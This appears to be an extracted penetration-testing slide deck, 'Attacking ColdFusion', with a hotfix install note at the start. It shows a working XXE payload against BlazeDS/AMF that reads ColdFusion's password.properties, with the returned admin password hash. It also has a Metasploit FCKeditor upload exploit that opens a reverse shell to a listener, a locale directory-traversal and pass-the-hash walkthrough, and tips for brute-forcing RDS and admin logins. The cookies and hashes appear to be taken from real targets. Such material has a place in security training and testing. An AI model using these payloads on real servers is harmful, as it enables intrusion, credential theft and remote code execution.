Note: CFIDE.zip and WEB-INF.zip included in the hotfix contains only part of the CFIDE and WEB-INF files. Do not rename present CFIDE or WEB-INF folders to create a backup as per the instructions.

ColdFusion 9.0.1

1. Download and extract [CF901.zip](#). All the files are extracted to cf901 directory.
2. In the ColdFusion Administrator, select System Information page by clicking the "i" icon in the upper-right corner.
3. In the Update File textbox, browse and select hf901-00001.jar located under CF901/lib/updates directory.
4. Click Submit Changes.
5. Stop ColdFusion instance.
6. Go to {CFIDE-HOME} and make a backup of CFIDE folder.
7. Go to cf901 directory and extract all files in CFIDE.zip to the web root directory that has {CFIDE-HOME} folder.
8. Go to {ColdFusion-Home}/wwwroot/WEB-INF directory and make a backup of WEB-INF folder.
9. Go to cf901 directory and extract all the files in WEB-INF.zip to {ColdFusion-Home}/wwwroot (for Server installation) or {ColdFusion-Home} (for Multiserver and J2EE installations) directory.
10. Go to your {ColdFusion-Home}/lib (for Server installation) or {ColdFusion-Home}/WEB-INF/cfusion/lib (for Multiserver and J2EE installations) directory and make a backup of log4j.properties.
11. Go to cf901/lib directory and copy all the files to {ColdFusion-Home}/lib (for Server installation) or {ColdFusion-Home}/WEB-INF/cfusion/lib for Multiserver and J2EE installations) directory.
12. Start ColdFusion instance.
13. If there are multiple instances, repeat steps 2 through 12 for each of the instances.

Attacking ColdFusion

- Pro Tip
- Determining version is helpful for instant shell exploits
- Metasploit module can tell you by admin interface, or you can just look at CFIDE/administrator/

```
msf auxiliary(cold_fusion_version) > run
[+] [REDACTED] Adobe ColdFusion 8 (Windows (Microsoft-IIS/6.0))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cold_fusion_version) >
```




Attacking ColdFusion

- Or you can check the wsdl 😊
- `/CFIDE/adminapi/base.cfc?wsdl`
 - Checked on 7-9



Attacking ColdFusion



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <wsdl:definitions targetNamespace="http://adminapi.CFIDE">
  <!--WSDL created by ColdFusion version 9,0,0,251028-->
  <wsdl:portType name="base"> </wsdl:portType>
- <wsdl:binding name="base.cfcSoapBinding" type="impl:base">
  <wsdlsoap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
</wsdl:binding>
- <wsdl:service name="base">
  <wsdl:documentation> Base object for other Admin API CFCs. </wsdl:documentation>
  - <wsdl:port binding="impl:base.cfcSoapBinding" name="base.cfc">
    <wsdlsoap:address location="http://[REDACTED]CFIDE/adminapi/base.cfc"/>
  </wsdl:port>
</wsdl:service>
</wsdl:definitions>
```



Attacking ColdFusion



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<wsdl:definitions targetNamespace="http://adminapi.CFIDE">
    <!--WSDL created by ColdFusion version 8,0,0,176276-->
    <wsdl:portType name="base"></wsdl:portType>
    <wsdl:binding name="base.cfcSoapBinding" type="impl:base">
        <wsdlsoap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
    </wsdl:binding>
    <wsdl:service name="base">
        <wsdl:documentation> Base object for other Admin API CFCs. </wsdl:documentation>
        <wsdl:port binding="impl:base.cfcSoapBinding" name="base.cfc">
            <wsdlsoap:address location="http://[REDACTED]CFIDE/adminapi/base.cfc"/>
        </wsdl:port>
    </wsdl:service>
</wsdl:definitions>
```



Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection
 - Advisory pdf: http://www.security-assessment.com/files/advisories/2010-02-22_Multiple_Adobe_Products-XML_External_Entity_and_XML_Injection.pdf
- Affects:
 - BlazeDS 3.2 and earlier versions
 - LiveCycle 9.0, 8.2.1, and 8.0.1
 - LiveCycle Data Services 3.0, 2.6.1, and 2.5.1
 - Flex Data Services 2.0.1
 - ColdFusion 9.0, 8.0.1, 8.0, and 7.0.2
- CVE-2009-3960 / APSB10-05
- http://www.metasploit.com/modules/auxiliary/scanner/http/adobe_xml_inject



Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection

Content-Length: 745 |

```
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [ <!ENTITY x3 SYSTEM "C:\Coldfusion8\lib\password.properties">
]><amfx ver="3" xmlns="http://www.macromedia.com/2005/amfx"><body><object
type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>clientId</string><string>correlatio
nId</string><string>destination</string><string>headers</string><string>messageId</string><string>operation</string><str
ing>timestamp</string><string>timeToLive</string></traits><object><traits /></object><null /><string /><string
/><object><traits><string>DSId</string><string>DSMessagingVersion</string></traits><string>nI</string><int>1</int></int
><object><string>&x3;5</string><int>5</int><int>0</int><int>0</int></object></body></amfx>
```

0 matches

response

raw headers hex xml

Content-Type: application/xml
Expires: Sat, 25 Dec 1999 00:00:00 GMT
Server: Microsoft-IIS/7.5
Date: Sun, 11 Sep 2011 03:47:07 GMT

```
<?xml version="1.0" encoding="utf-8"?>
<amfx ver="3"><body targetURI="/onResult" responseURI=""><object
type="flex.messaging.messages.AcknowledgeMessage"><traits><string>timestamp</string><string>headers</string><str
ing>body</string><string>correlationId</string><string>messageId</string><string>timeToLive</string><string>clientId
</string><string>destination</string></traits><double>1.315712827968E12</double><object><traits><string>DSId</st
ring></traits><string>E56A55D9-A11B-BBBC-22EC-FF01AF9765A5</string></object><null /><string>#Tue Jul 19
13:23:06 PDT 2011
rdspassword=
password=49291ECFE6DB4FACB2AEAD0462B6ADEE1ED08F04
encrypted=true
</string><string>E56A55FE-400D-D932-381D-46C0965FD2DC</string><double>0.0</double><string>E56A55D9-A12C-
DBBA-C955-BE9102C21896</string><null /></object></body></amfx>
```



Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection

request

raw params headers hex xml

Proxy-Connection: keep-alive
Cookie: CFID=12852301; CFTOKEN=67b642ce8a0dfabe-569524BD-5056-827D-8A89A87067A1D8D8;
BIGipServerugprod_80=2088943626.20480.0000; JSESSIONID=8e305189c009b1a15cd8104a3620693e2c5c
Content-Length: 719

```
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [ <!ENTITY x3 SYSTEM "C:\downloads"> ]><amfx ver="3"  
xmlns="http://www.macromedia.com/2005/amfx"><body><object  
type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>clientId</string><string>correlatio  
nId</string><string>destination</string><string>headers</string><string>messageId</string><string>operation</string><str  
ing>timestamp</string><string>timeToLive</string></traits><object><traits /></object><null /><string /><string  
+ < > 0 matches
```

response

raw headers hex xml

Server: Microsoft-IIS/7.5
Date: Sun, 11 Sep 2011 03:53:59 GMT

```
<?xml version="1.0" encoding="utf-8"?>  
<amfx ver="3"><body targetURI="/onResult" responseURI=""><object  
type="flex.messaging.messages.AcknowledgeMessage"><traits><string>timestamp</string><string>headers</string><str  
ing>body</string><string>correlationId</string><string>messageId</string><string>timeToLive</string><string>clientId  
</string><string>destination</string></traits><double>1.315713240625E12</double><object><traits><string>DSId</st  
ring></traits><string>E579B565-A108-089E-C838-80F39B17CD44</string></object><null /><string>Adobe CF8  
ColdFusion Patches|  
java  
TripWire  
WS08-PCI Audit Settings-Member.bat  
WS08-PCI Member-v2.0.reg  
</string><string>E579B565-A12F-09F3-4F25-FB8A8352B914</string><double>0.0</double><string>E579B565-A11D-4  
A07-3E70-401E16D2CD60</string><null /></object></body></amfx>
```

+ < > 0 matches



Attacking ColdFusion

- FCKeditor (apsb09-09)
- ColdFusion 8.01 enabled the ColdFusion FCKeditor connector && FCKeditor vulns == unauth fileupload
`/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm`
- http://metasploit.com/modules/exploit/windows/http/coldfusion_fckeditor

```
msf exploit(coldfusion_fckeditor) > set RPORT 8500
RPORT => 8500
msf exploit(coldfusion_fckeditor) > exploit

[*] Started reverse handler on 10.0.0.118:8443
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.0.0.118:8443 -> 10.0.0.176:4312)
at Thu May 26 04:03:21 +0000 2011

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\ColdFusion8\runtime\bin>^Z
Background session 1? [y/N] y
```




Attacking ColdFusion

- (related) FCKeditor (CVE 2009-2265) input sanitization issues
- FCKeditor prior to 2.6.4.1
- Can also check version with a GET request
- /CFIDE/scripts/ajax/FCKeditor/editor/dialog/fck_about.html



Attacking ColdFusion

- “Locale” Directory Traversal



- Full walkthrough here:
- <http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/>



Attacking ColdFusion

- <http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/>
- TL;DR
 - You can pass the hash



- Modules for Metasploit and Canvas to exploit and get shell.




Attacking ColdFusion

- “Locale” Directory Traversal
- Vulnerable Versions:
 - ColdFusion MX6 6.1 base patches
 - ColdFusion MX7 7,0,0,91690 base patches
 - ColdFusion MX8 8,0,1,195765 base patches
 - ColdFusion MX8 8,0,1,195765 with Hotfix4
- ColdFusion 9? Immunity reported yes, but Adobe fixed downloadable version of 9. so maaaaaybe if old version of 9.



Attacking ColdFusion

- “Locale” Directory Traversal



- ColdFusion 7 is always vuln, no patch



Attacking ColdFusion

- Yeah, CF 8 too (has patch)

The screenshot shows the 'ADOBE® COLDFUSION® 8 ADMINISTRATOR' interface. It displays two identical sections of boot loader configuration code, one above the other. The code is as follows:

```
[boot loader] timeout=30  
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS  
[operating systems]  
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft  
Windows XP Professional" /noexecute=optin  
/fastdetect
```

Below the first section is a text input field containing the word 'admin'. Below the second section is another empty text input field. At the bottom of the page, there is a small box containing the beginning of the configuration code:

```
[boot loader]  
timeout=30
```



Attacking ColdFusion

- Problem with traversal exploit, is you need to know full path.
- Manageable on Windows...
- Can be anywhere on *nix
 - Cue path disclosure vulns 😊
 - Directory listings
 - Misconfigured componentutils access



Attacking ColdFusion

- Componentutils (Component cfexplorer)
- Documentation for functions, includes full paths ☺

The image shows two separate browser windows side-by-side, both displaying component details for 'cfc.Application'.

Top Window:

- Hierarchy:** WEB-INF.cftags.component
CFIDE.componentutils.cfexplorer
- Path:** C:\JRun4\servers\LH-www1\cfusion-ear\cfusion-war\CFIDE\componentutils\cfexplorer.cfc
- Properties:** (None listed)
- Methods:** exists, getfcfinhtml, getfcfinmcdl, getCFCMetaData, getfcfs, getfcfsinmcdl, getfcftree, getComponentRoots
- * - private method**

Bottom Window:

- cfc.Application**
- Component Application**
- WEB-INF.cftags.component**
fcf.Application
- Path:** C:\Inetpub\wwwroot\fcf\Application.cfc
- Properties:** (None listed)
- Methods:** (None listed)
- * - private method**



Attacking ColdFusion

- Gotta work for it...
- Brute Force RDS Access (If Enabled)
 - Check if RDS is enabled ☺
 - Brute force RDS
- Brute Force Admin Interfaces
 - Main login page uses a salt that changes every 60 sec
 - Use another login page ☺ also accepts admin password
 - Set's cookie when you guess the right password
- No account lockouts
- Depending on version no username required
- No password complexity requirements
- No real logging (web server logging)



Attacking ColdFusion

- RDS = Remote Development Services
- “In ColdFusion Studio/Builder/Eclipse, you can connect to and work with the files on any server that has ColdFusion Server installed by using RDS, just as if you were working with files on your own computer.”
- FTP over HTTP (essentially)
- Lots of docs, go read...



Attacking ColdFusion

- RDS

The screenshot shows the RDS Fileview interface. At the top is a toolbar with various icons. Below it is a tree view of the file system under 'localhost'. The tree includes nodes for 'C:\', 'D:\', '_documents', 'ant', 'build', 'CFProjects', '.metadata', 'CFExtensions', 'commonerror', 'components', 'customTags', and 'fusebox5'. A table view at the bottom lists files with columns for Name, Size, and Last Modified.

Name	Size	Last Modified
circuit.dtd	14 KB	8/9/06 12:02 PM
fusebox.dtd	3 KB	8/9/06 12:02 PM
fusebox4.runtime.cfmx.cfm	1 KB	8/9/06 12:02 PM
fusebox40.runtime.cfmx.cfm	1 KB	8/9/06 12:02 PM
fusebox41.runtime.cfmx.cfm	1 KB	8/9/06 12:02 PM
fusebox5.cfm	12 KB	8/9/06 12:02 PM

The screenshot shows the RDS Dataview interface. At the top is a toolbar with various icons. Below it is a tree view of a database schema under 'localhost'. The tree includes nodes for 'local', 'cfartgallery', 'Tables' (with sub-nodes for APP.ART, APP.ARTISTS, APP.GALLERYADMIN, APP.MEDIA, APP.ORDERITEMS, APP.ORDERS, APP.ORDERSTATUS), 'Views', 'Synonyms', 'System Tables', 'cfbookclub', 'cfcodeexplorer', and 'cfdocexamples'. The 'APP.ART' node is currently selected.



Attacking ColdFusion

- RDS

```
msf auxiliary(coldfusion_rds_check) > info

  Name: Coldfusion RDS Check
  Module: auxiliary/dev/coldfusion/coldfusion_rds_check
  Version: $Revision:$
  License: Metasploit Framework License (BSD)
  Rank: Normal

  Provided by:
    CG <cg@carnal0wnage.com>

  Basic options:
    Name      Current Setting          Required  Description
    ----      -----                  -----
  PATH        /                         yes       The path to identify files
  Proxies
  RHOSTS
  RPORT      80                        yes       The target port
  THREADS     1                         yes       The number of concurrent threads
  User-Agent  Mozilla/3.0 (compatible; Macromedia RDS Client)  yes       The HTTP User-Agent sent in the request
  VHOST

  Description:
    Checks to see if RDS is enabled, if so attempts to determine
    coldfusion version


msf auxiliary(coldfusion_rds_check) >
```



Attacking ColdFusion

- RDS

```
msf auxiliary(coldfusion_rds_check) > run  
[+] .120.79:80 RDS appears to be enabled at http:// 120.79:80/CFIDE/main/ide.cfm  
[+] .120.79:80 ColdFusion Server Version: 6, 0, 0, 037 ColdFusion Client Version: 4, 0, 0, 00  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(coldfusion_rds_check) >
```




Attacking ColdFusion

- Admin Interfaces
- Prior to CF8 only password auth, CF 8 introduces usernames
- Easy to tell if just “admin” or other usernames



Attacking ColdFusion



